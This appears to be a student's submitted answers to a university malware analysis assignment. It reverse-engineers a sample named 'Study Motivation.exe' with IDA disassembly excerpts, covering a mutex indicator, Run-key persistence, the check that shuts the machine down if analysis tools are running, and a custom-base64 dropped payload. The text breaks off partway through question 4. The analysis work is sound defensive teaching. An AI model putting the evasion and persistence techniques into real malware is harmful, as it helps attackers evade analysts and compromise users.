CE4069 Concepts and Technique for Malware Analysis Assignment 3
Deadline: 11 Nov 2022.

This assignment has two parts, A and B, for a total of 30 marks. The two parts can be done in isolation (i.e. you do not need to finish part A to attempt part B and vice versa)

Part A
Your friend is feeling stressed out from all his assignments and decided to download a software he found online for some study motivation. After executing it, he realized that the software behaves suspiciously and he is worried that it might be malware. Since you have acquired some malware analysis knowledge from this class, you decided to be a kind friend and volunteered to help him analyze the suspicious software.

The goal of this assignment is to use reverse engineering to find out the functionalities of the software, “Study Motivation.exe”. You are allowed to use any open-source tools for this assignment and explore any techniques that were taught during the course.

- You are not supposed to connect the VM to the internet
- You are allowed to transfer tools into the VM and work on them
- You are not supposed to copy any of the artifacts out of the VM
- You are not supposed to submit the samples online
- Any negligence or misconduct will be severely dealt with

Please include relevant screenshots to show how you have obtained your answer. Answers with no supporting evidence will not be given credit

Assignment 3 Part A Questions [15]


Questions 1-4 require you to analyze the file study_motivation.exe

1. What is the purpose of function sub_401E6B ? What is a possible host-based IOC that we can get from this. [1]

Purpose is to check if mutex "Hang in There" is present (which could indicate if the host has already been infected by the malware / another instance of itself is already running). If not present, check for any error and create that mutex. If present, exit.

OpenMutexA is called at 0x00401E93 which takes an lpName argument (The name of the mutex to be opened). In this case, lpName is "Hang in There" since "Hang in There" was the value in eax when instruction was called to push to the stack. Hence mutex is "**Hang in There**", which is a host-based IOC we can get from this. We can search a host for "Hang in There" to see if it has possibly been infected already.


There is also a call to CreateMutexA at 0x00401ECC. The combination of the CreateMutexA and OpenMutexA calls is designed to ensure that only one copy of this executable is running on a system at any given time. If a copy was already running, then the first call to OpenMutexA would be successful, and the program would then exit.



2. How does the malware achieve persistence? Explain using the Window APIs that it calls. [1]


Via writing "%TEMP%\the5.0gpagrind.exe" (replace %TEMP% with the computer's %TEMP% path, e.g. "C:\Users\chetp\AppData\Local\Temp\the5.0gpagrind.exe") to the "**HKCU\Software\Microsoft\Windows\CurrentVersion\Run**" key in the registry. Such that the "the5.0gpagrind.exe" program that is added to the Run registry key gets executed at system startup.

In function sub_401F01, it calls RegOpenKeyExA followed by RegSetValueA. For RegOpenKeyExA, the argument to be passed to parameter lpSubKey (The name of the registry subkey to be opened) is “Software\Microsoft\Windows\CurrentVersion\Run”, and parameter hKey is HKEY_CURRENT_USER (HKCU) which indicates that “HKCU\Software\Microsoft\Windows\CurrentVersion\Run” Registry Key is to be opened.



If RegOpenKeyExA returns 0, RegSetValueA should be called next with parameters lpData (The data to be stored) as “C:\Users\chetp\AppData\Local\Temp\the5.0gpagrind.exe” (or %TEMP%\the5.0gpagrind.exe), likely to set that as a registry value for “HKCU\Software\Microsoft\Windows\CurrentVersion\Run”.

```
.text:00331F43 mov     eax, [ebp+var_10]
.text:00331F46 mov     [esp+38h+phkResult], 4 ; cbData
.text:00331F4E mov     edx, [ebp+lpData]
.text:00331F51 mov     [esp+38h+samDesired], edx ; lpData
.text:00331F55 mov     [esp+38h+ulOptions], 1 ; dwType
.text:00331F5D mov     [esp+38h+lpSubKey], 0 ; lpSubKey
.text:00331F65 mov     [esp+38h+hKey], eax ; hKey
.text:00331F68 mov     eax, ds:RegSetValueA
.text:00331F6D call    eax ; RegSetValueA
.text:00331F6F sub     esp, 14h
.text:00331F72 test    eax, eax
.text:00331F74 jnz     short loc_331F7D
```



3. Explain what the malware is doing in function sub_401BD5. List down exactly what sub_401BD5 is checking for and describe what the malware would do if it is found. [5]

First, CreateToolhelp32Snapshot is called with parameters th32ProcessID as 0 (indicates current process) and dwFlags as 2 (TH32CS_SNAPPROCESS; Includes all processes in the system in the snapshot). Hence the API call takes a snapshot of all processes in the system, as well as the heaps, modules, and threads used by these processes.

```
.text:00091BD8 sub     esp, 148h
.text:00091BDE mov     [esp+148h+th32ProcessID], 0 ; th32ProcessID - 0 indicates current process
.text:00091BE6 mov     [esp+148h+dwFlags], TH32CS_SNAPPROCESS ; dwFlags
.text:00091BED call    CreateToolhelp32Snapshot
.text:00091BF2 sub     esp, 8
.text:00091BF5 mov     [ebp+hObject], eax
.text:00091BF8 cmp     [ebp+hObject], 0FFFFFFFFh ; INVALID_HANDLE_VALUE
.text:00091BFC jnz     short loc_91C0E
```

```
.text:00091BFE mov     eax, [ebp+hObject]
.text:00091C01 mov     [esp+148h+dwFlags], eax ; hObject
.text:00091C04 mov     eax, ds:CloseHandle
.text:00091C09 call    eax ; CloseHandle
.text:00091C0B sub     esp, 4
```


It then checks the return value. If the return value is not 0FFFFFFFFh (i.e. INVALID_HANDLE_VALUE), it would call CloseHandle to close the handle. Otherwise it would proceed to the next step.

Next, Process32First is called which retrieves information about the first process encountered in the system snapshot. If the return value of Process32First is 0, e.g. if there was an error, then it would call CloseHandle to close the handle. Otherwise (i.e. If the return value of Process32First is TRUE and not 0) it would proceed to the next step.

```
.text:00041C0E
.text:00041C0E                                  loc_41C0E:
.text:00041C0E C7 85 CC FE FF FF 28 01 00 00    mov     [ebp+pe.dwSize], 128h
.text:00041C18 8D 85 CC FE FF FF                lea     eax, [ebp+pe]
.text:00041C1E 89 44 24 04                      mov     [esp+148h+th32ProcessID], eax ; lppe
.text:00041C22 8B 45 F4                         mov     eax, [ebp+hObject]
.text:00041C25 89 04 24                         mov     [esp+148h+dwFlags], eax ; hSnapshot
.text:00041C28 E8 CB 15 00 00                   call    Process32First
.text:00041C2D 83 EC 08                         sub     esp, 8
.text:00041C30 85 C0                            test    eax, eax
.text:00041C32 75 10                            jnz     short loc_41C44
```

```
.text:00041C34 8B 45 F4                         mov     eax, [ebp+hObject]
.text:00041C37 89 04 24                         mov     [esp+148h+dwFlags], eax ; hObject
.text:00041C3A A1 6C C1 04 00                   mov     eax, ds:CloseHandle
.text:00041C3F FF D0                            call    eax ; CloseHandle
.text:00041C41 83 EC 04                         sub     esp, 4
```

Next, it will call a function sub_401A75 which checks if the following executables match the process name (i.e. if they are currently running) by comparing with the custom base64 encoded strings:



The function calls strlen on the process name to get the string length of the process name. Then the function sub_401A75 calls sub_401559 which performs a custom base64 encoding (using 1234567abcdefghQRSTUVWXYZABCDEFGHijklmnopqrstuvwxyzIJKLMNOP89+/0= as the alphabet) of the process name and returns the custom base64 encoded result.

After performing some arithmetic, the execution moves to instructions which compare the custom base64 encoded result with multiple strings (VnWoDLiwE3KNgkRuWXOqZL+lATOmF7V=, VacwZLKwCjOmF7V=, VacwZLKwCkZJenWNAR==, Sn+tA7WzRLiiCnEmDKAqAYDvAYim, ZY2qCX+vBYSwDjKNh4ZvAYim, ZY2qYLywALEmDjOmF7V=, A7mzEL6JZLiGEXlvAYim) with the aid of strcmp. Essentially, the program aims to check if any of the running process names are Regshot-x64-Unicode.exe / Procmon.exe / Procmon64.exe / FolderChangesView.exe / apimonitor-x86.exe / api_logger.exe / dirwatch_ui.exe (obtained after decoding the strings above).

```
.text:00041AC1
.text:00041AC1                          loc_41AC1:
.text:00041AC1 C7 44 24 04 14 A0 04 00  mov     [esp+28h+process_name_length], offset Str2 ; "VnWc
.text:00041AC9 8B 45 F4                 mov     eax, [ebp+custom_base64encoded_process_name]
.text:00041ACC 89 04 24                 mov     [esp+28h+Process_name], eax ; Str1
.text:00041ACF E8 FC 16 00 00           call    strcmp
.text:00041AD4 85 C0                    test    eax, eax
.text:00041AD6 75 12                    jnz     short loc_41AEA
```

If any of the strings return 0 (which indicates string1 is identical to string2) then the value of ds:dword_4B028 will be set to 1. ds:dword_4B028 is like a flag to indicate if the process has been found which would be used later outside the function. If none of the monitoring processes have been found the value of ds:dword_4B028 would be 0.

It subsequently calls Process32Next to get the next process. After enumeration & checking of all the processes is done, CloseHandle is called to close the snapshot handle.

```
.text:00041C44
.text:00041C44                          loc_41C44:
.text:00041C44 8D 85 CC FE FF FF        lea     eax, [ebp+pe]
.text:00041C4A 83 C0 24                 add     eax, 24h ; '$'
.text:00041C4D 89 04 24                 mov     [esp+148h+dwFlags], eax ; char *
.text:00041C50 E8 20 FE FF FF           call    check_for_programs
.text:00041C55 8D 85 CC FE FF FF        lea     eax, [ebp+pe]
.text:00041C5B 89 44 24 04              mov     [esp+148h+th32ProcessID], eax ; lppe
.text:00041C5F 8B 45 F4                 mov     eax, [ebp+hObject]
.text:00041C62 89 04 24                 mov     [esp+148h+dwFlags], eax ; hSnapshot
.text:00041C65 E8 86 15 00 00           call    Process32Next
.text:00041C6A 83 EC 08                 sub     esp, 8
.text:00041C6D 85 C0                    test    eax, eax
.text:00041C6F 75 D3                    jnz     short loc_41C44
```

```
.text:00041C71 8B 45 F4                 mov     eax, [ebp+hObject]
.text:00041C74 89 04 24                 mov     [esp+148h+dwFlags], eax ; hObject
.text:00041C77 A1 6C C1 04 00           mov     eax, ds:CloseHandle
.text:00041C7C FF D0                    call    eax ; CloseHandle
.text:00041C7E 83 EC 04                 sub     esp, 4
.text:00041C81 90                       nop
```

If any of the monitoring processes are found, this block would be executed.

```
.text:00332108 E8 E2 FC FF FF          call    set_delete_file_on_reboot_sub_D71DEF
.text:0033210D A1 E4 40 33 00          mov     eax, lpCaption
.text:00332112 C7 44 24 0C 00 00 00 00 mov     [esp+28h+uType], 0 ; uType
.text:0033211A 89 44 24 08             mov     [esp+28h+lpCaption], eax ; lpCaption
.text:0033211E C7 44 24 04 39 A1 33 00 mov     [esp+28h+lpText], offset aMaybeItsTimeFo ; "Maybe its time fo
.text:00332126 C7 04 24 00 00 00 00    mov     [esp+28h+hWnd], 0 ; hWnd
.text:0033212D A1 3C C2 33 00          mov     eax, ds:MessageBoxA
.text:00332132 FF D0                   call    eax ; MessageBoxA
.text:00332134 83 EC 10                sub     esp, 10h
.text:00332137 E8 4F FE FF FF          call    sub_331F8B
```

It would first call sub_401DEF which sets the current executable file to be deleted when the system restarts. In sub_401DEF , GetModuleFileNameA is first called to retrieve the path of the executable file of the current process. Next, MoveFileEx is called where dwFlags is specified as MOVEFILE_DELAY_UNTIL_REBOOT and lpNewFileName is NULL, so MoveFileEx registers the lpExistingFileName file to be deleted when the system restarts. In other words, it sets the current executable file to be deleted when the system restarts.

```
          mov     [esp+128h+lpFilename], eax ; lpFilename
00        mov     [esp+128h+hModule], 0 ; hModule
          mov     eax, ds:GetModuleFileNameA
          call    eax ; GetModuleFileNameA
          sub     esp, 0Ch
          mov     [ebp+var_C], eax
          cmp     [ebp+var_C], 0
          jnz     short loc_331E30
```

```
1 ; Code
.text:00331E30
.text:00331E30                                  loc_331E30:             ; dwFlags
.text:00331E30 C7 44 24 08 04 00 00 00          mov     [esp+128h+nSize], MOVEFILE_DELAY_UNTIL_REBOOT
.text:00331E38 C7 44 24 04 00 00 00 00          mov     [esp+128h+lpFilename], 0 ; lpNewFileName
.text:00331E40 8D 85 F0 FE FF FF                lea     eax, [ebp+Filename]
.text:00331E46 89 04 24                         mov     [esp+128h+hModule], eax ; lpExistingFileName
.text:00331E49 A1 A0 C1 33 00                   mov     eax, ds:MoveFileExA
.text:00331E4E FF D0                            call    eax ; MoveFileExA
.text:00331E50 83 EC 0C                         sub     esp, 0Ch
.text:00331E53 89 45 F4                         mov     [ebp+var_C], eax
.text:00331E56 83 7D F4 00                      cmp     [ebp+var_C], 0
.text:00331E5A 75 0C                            jnz     short loc_331E68
```

Then a message box would pop up showing "Maybe its time for a break :/", before calling sub_401F8B. In sub_401F8B, it first opens the access token for the current process.

```
.text:00BD1FC2                          loc_BD1FC2:
.text:00BD1FC2 8D 45 E4                 lea     eax, [ebp+NewState]
.text:00BD1FC5 83 C0 04                 add     eax, 4
.text:00BD1FC8 89 44 24 08              mov     [esp+48h+TokenHandle], eax ; lpLuid
.text:00BD1FCC C7 44 24 04 FA A0 BD 00  mov     [esp+48h+DesiredAccess], offset Name ; "SeShutdownPrivilege"
.text:00BD1FD4 C7 04 24 00 00 00 00     mov     [esp+48h+ProcessHandle], 0 ; lpSystemName
.text:00BD1FDB A1 58 C1 BD 00           mov     eax, ds:LookupPrivilegeValueA
.text:00BD1FE0 FF D0                    call    eax ; LookupPrivilegeValueA
.text:00BD1FE2 83 EC 0C                 sub     esp, 0Ch
.text:00BD1FE5 C7 45 E4 01 00 00 00     mov     [ebp+NewState.PrivilegeCount], 1
.text:00BD1FEC C7 45 F0 02 00 00 00     mov     [ebp+NewState.Privileges.Attributes], 2
.text:00BD1FF3 8B 45 F4                 mov     eax, [ebp+var_C]
.text:00BD1FF6 C7 44 24 14 00 00 00 00  mov     [esp+48h+ReturnLength], 0 ; ReturnLength
.text:00BD1FFE C7 44 24 10 00 00 00 00  mov     [esp+48h+PreviousState], 0 ; PreviousState
.text:00BD2006 C7 44 24 0C 00 00 00 00  mov     [esp+48h+BufferLength], 0 ; BufferLength
.text:00BD200E 8D 55 E4                 lea     edx, [ebp+NewState]
.text:00BD2011 89 54 24 08              mov     [esp+48h+TokenHandle], edx ; NewState
.text:00BD2015 C7 44 24 04 00 00 00 00  mov     [esp+48h+DesiredAccess], 0 ; DisableAllPrivileges
.text:00BD201D 89 04 24                 mov     [esp+48h+ProcessHandle], eax ; TokenHandle
.text:00BD2020 A1 54 C1 BD 00           mov     eax, ds:AdjustTokenPrivileges
.text:00BD2025 FF D0                    call    eax ; AdjustTokenPrivileges
```

It then looks up the “SeShutdownPrivilege” privilege (a privilege required to shut down a local system) for that process using LookupPrivilegeValueA. It then calls AdjustTokenPrivileges with DisableAllPrivileges set to FALSE. If it is FALSE, the function modifies privileges based on the information pointed to by the NewState parameter. Here, NewState likely includes the SeShutdownPrivilege mentioned earlier, hence AdjustTokenPrivileges is likely called to modify and enable that privilege. After error checking, ExitWindowsEx is called, which will shut the system down.

```
.text:00BD203C
.text:00BD203C                          loc_BD203C:             ; dwReason
.text:00BD203C C7 44 24 04 03 00 02 80  mov     [esp+48h+DesiredAccess], 80020003h
.text:00BD2044 C7 04 24 05 00 00 00     mov     [esp+48h+ProcessHandle], 5 ; uFlags
.text:00BD204B A1 38 C2 BD 00           mov     eax, ds:ExitWindowsEx
.text:00BD2050 FF D0                    call    eax ; ExitWindowsEx
.text:00BD2052 83 EC 08                 sub     esp, 8
.text:00BD2055 85 C0                    test    eax, eax
.text:00BD2057 75 07                    jnz     short loc_BD2060
```


Hence, the malware will shut the system down ("Maybe its time for a break :/"), if any of the monitoring processes are found

If none of the monitoring processes are found, the malware would create and write the file, set the registry key and set the current executable file to be deleted when the system restarts.

```
ext:00BD20B4 8B 45 F4                     mov     eax, [ebp+lpBuffer] ; execute this if processes not found
ext:00BD20B7 89 04 24                     mov     [esp+28h+hWnd], eax ; lpBuffer
ext:00BD20BA E8 87 FC FF FF               call    create_and_write_file_401D46
ext:00BD20BF E8 3D FE FF FF               call    set_registry_key_sub_401F01
ext:00BD20C4 E8 26 FD FF FF               call    set_delete_file_on_reboot_sub_D71DEF
ext:00BD20C9 C7 05 E4 40 BD 00 0E A1 BD 00 mov    lpCaption, offset aAllTheBest ; "All the best"
ext:00BD20D3 A1 E4 40 BD 00               mov     eax, lpCaption
ext:00BD20D8 C7 44 24 0C 00 00 00 00      mov     [esp+28h+uType], 0 ; uType
ext:00BD20E0 89 44 24 08                  mov     [esp+28h+lpCaption], eax ; lpCaption
ext:00BD20E4 C7 44 24 04 1B A1 BD 00      mov     [esp+28h+lpText], offset Text ; "Good luck for your studies :)"
ext:00BD20EC C7 04 24 00 00 00 00         mov     [esp+28h+hWnd], 0 ; hWnd
ext:00BD20F3 A1 3C C2 BD 00               mov     eax, ds:MessageBoxA
ext:00BD20F8 FF D0                        call    eax ; MessageBoxA
ext:00BD20FA 83 EC 10                     sub     esp, 10h
ext:00BD20FD EB 3D                        jmp     short loc_BD213C
```

4. This malware drops a file after execution. Explain, using the API calls if applicable, what is the file path of the dropped file and how the malware writes the payload into the file. [2]

On my VM, the file path of the dropped file was "C:\Users\chetp\AppData\Local\Temp\the5.0gpagrind.exe". Or "%TEMP%\the5.0gpagrind.exe". After stepping over the function sub_401C84 using a debugger which would return the file path in EAX register, we can see the result.



For that function itself, GetTempPathA is called to obtain the temp path to write the file into.

```
.text:00331CF1 8B 55 E0                    mov     edx, [ebp+var_20]
.text:00331CF4 8B 45 D8                    mov     eax, [ebp+Source]
.text:00331CF7 01 D0                       add     eax, edx
.text:00331CF9 C6 00 00                    mov     byte ptr [eax], 0
.text:00331CFC 8B 45 DC                    mov     eax, [ebp+Destination]
.text:00331CFF 89 44 24 04                 mov     [esp+88h+lpBuffer], eax ; lpBuffer
.text:00331D03 C7 04 24 04 01 00 00        mov     [esp+88h+Size], 104h ; nBufferLength
.text:00331D0A A1 94 C1 33 00              mov     eax, ds:GetTempPathA
.text:00331D0F FF D0                       call    eax ; GetTempPathA
.text:00331D11 83 EC 08                    sub     esp, 8
.text:00331D14 89 45 D4                    mov     [ebp+var_2C], eax
.text:00331D17 83 7D D4 00                 cmp     [ebp+var_2C], 0
.text:00331D1B 75 0C                       jnz     short loc_331D29
```

In sub_402067, a long string which is the executable to be dropped, that has been custom base64 encoded, is moved to EAX. It is then pushed to the stack before sub_401733 is called to decode the executable using the character set 01234567abcdefghQRSTUVWXYZABCDEFGHijklmnopqrstuvwxyzIJKLMNOP89+/= instead of the normal base64 character set.

```
.text:00BD2074 51                          push    ecx
.text:00BD2075 83 EC 24                    sub     esp, 24h
.text:00BD2078 E8 73 01 00 00              call    sub_BD21F0
.text:00BD207D E8 E9 FD FF FF              call    mutex_fn_sub_D71E6B
.text:00BD2082 A1 20 40 BD 00              mov     eax, off_BD4020 ; "TVqQ00e000040000//800dG000000000Q000000"...
.text:00BD2087 8D 55 F0                    lea     edx, [ebp+var_10]
.text:00BD208A 89 54 24 08                 mov     [esp+28h+lpCaption], edx
.text:00BD208E C7 44 24 04 00 50 00 00     mov     [esp+28h+lpText], 5000h
.text:00BD2096 89 04 24                    mov     [esp+28h+hWnd], eax
.text:00BD2099 E8 95 F6 FF FF              call    decode_exe_to_be_dropped_sub_1391733
.text:00BD209E 89 45 F4                    mov     [ebp+lpBuffer], eax
.text:00BD20A1 E8 E2 F8 FF FF              call    sub_BD1988
.text:00BD20A6 E8 2A FB FF FF              call    check_other_processes_sub_401BD5
.text:00BD20AB A1 28 B0 BD 00              mov     eax, ds:flag_sec_analyst_process_found
.text:00BD20B0 85 C0                       test    eax, eax
.text:00BD20B2 75 4B                       jnz     short loc_BD20FF
```

Subsequently, if none of the monitoring processes are found, sub_401D46 is called, where the pointer to the decoded executable is passed in as an argument:

```
text:00BD20B4 8B 45 F4                    mov     eax, [ebp+lpBuffer] ; execute this if processes not found
text:00BD20B7 89 04 24                    mov     [esp+28h+hWnd], eax ; lpBuffer
text:00BD20BA E8 87 FC FF FF              call    create_and_write_file_401D46
text:00BD20BF E8 3D FE FF FF              call    set_registry_key_sub_401F01
text:00BD20C4 E8 26 FD FF FF              call    set_delete_file_on_reboot_sub_D71DEF
text:00BD20C9 C7 05 E4 40 BD 00 0E A1 BD 00 mov   lpCaption, offset aAllTheBest ; "All the best"
text:00BD20D3 A1 E4 40 BD 00              mov     eax, lpCaption
text:00BD20D8 C7 44 24 0C 00 00 00 00     mov     [esp+28h+uType], 0 ; uType
text:00BD20E0 89 44 24 08                 mov     [esp+28h+lpCaption], eax ; lpCaption
text:00BD20E4 C7 44 24 04 1B A1 BD 00     mov     [esp+28h+lpText], offset Text ; "Good luck for your studies :)"
text:00BD20EC C7 04 24 00 00 00 00        mov     [esp+28h+hWnd], 0 ; hWnd
text:00BD20F3 A1 3C C2 BD 00              mov     eax, ds:MessageBoxA
text:00BD20F8 FF D0                       call    eax ; MessageBoxA
text:00BD20FA 83 EC 10                    sub     esp, 10h
text:00BD20FD EB 3D                       jmp     short loc_BD213C
```

In sub_401D46, CreateFileA is called with the following key parameters:

```
                        lpBuffer= dword ptr  8

55                      push    ebp
89 E5                   mov     ebp, esp
83 EC 38                sub     esp, 38h
